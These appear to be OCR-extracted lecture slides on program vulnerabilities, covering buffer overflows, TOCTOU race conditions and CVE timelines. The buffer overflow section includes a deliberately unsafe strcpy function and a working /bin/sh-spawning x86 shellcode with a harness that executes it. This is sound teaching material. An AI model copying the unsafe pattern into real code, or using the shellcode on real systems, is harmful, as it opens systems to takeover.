
➡ The user executes a legitimate program that executes the malware

- **Code Execution Vulnerability** : a vulnerability that can be exploited to execute a malicious program

Malicious programs executed by the user



Malicious programs executed by other legitimate programs



What happen when a bug occurs?

Severity

- Nothing, the program and/or the OS are "fault tolerant"
- The program gives a wrong result or crashes but the security of the system is not compromised
- The resources are no longer accessible (locked) or the OS crashes
- The program computes something that it is not suppose to (malicious code)

How to find a program vulnerability?

- Find a bug yourself and investigate
- Take a look at CVE alerts
  (Common Vulnerabilities and Exposures)

Timeline of a vulnerability

The program is released with a vulnerability

A recommendation is issued

The patch is applied

The vulnerability is publicly disclosed (CVE alert)

A patch is released

Attacks

Let's look at the most widespread type of attacks

- Buffer overflow attacks
- TOCTOU attacks

Buffer Overflow Attacks

What is the idea?

➡ Injecting wrong data input in a way that it will be interpreted as instructions

How data can become instructions?

➡ Because the data and instructions are the same thing binary values in memory

When was it discovered for the first time?

➡ Understood as early as 1972, first severe attack in 1988

What you need to know


- understand C functions
- familiar with assembly code
- understand the runtime stack and data encoding
- know how systems calls are performed
- understand the exec() system call

Stack execution

```
void func(char *str){
  char buf[126];
  strcpy(buf,str);
}
```


Allocate local buffer (126 bytes in the stack)

Copy argument into local buffer



What if the buffer is overstuffed?

strcpy **does not check** whether the string at *str contains fewer than 126 characters ...



… if a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations


Injecting Code

Shellcode

```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```



Why are we still vulnerable to buffer overflows?

Why code written in assembly code or C are subject to buffer overflow attacks?

➡ Because C has primitives to manipulate the memory directly (pointers ect ...)

If other programming languages are “memory safe”, why are we not using them instead?

- Because C and assembly code are used when a program requires high performances (audio, graphics, calculus …) or when dealing with hardware directly (OS, drivers ….)

TOCTOU attacks - Time Of Check to Time Of Use
(also called race condition attack)

What is the idea?

➡ A file access is preliminary checked but when using the file the content is different

What kind of program does it target?

➡ Concurrent programs (with different privileges) that use files to share data


A TOCTOU attack in 3 steps

1. The innocent user creates a file
2. The innocent users invokes a program executed with higher privileges to use this file
3. The (not so) innocent user swapped the file with another one that he or she has not the right to access

➡ The sequence of events requires precise timing

✓ Possible for an attacker to arrange such conditions (race condition)

The printer attack on Unix



What is a secure system?

Correctness (Safety) vs Security

Safety	**Satisfy specifications** "for reasonable inputs, get reasonable outputs"
Security	**Resist attacks** "for **un**reasonable inputs, get reasonable outputs"

The attacker is an active entity

One say that such program/os is more vulnerable

Some are ...	**so ...**
more deployed than others	more targeted by hackers
more complex than others	more multiple points of failure
more open to third-party code than others	more "amateur" codes

How to compare OS and programs?

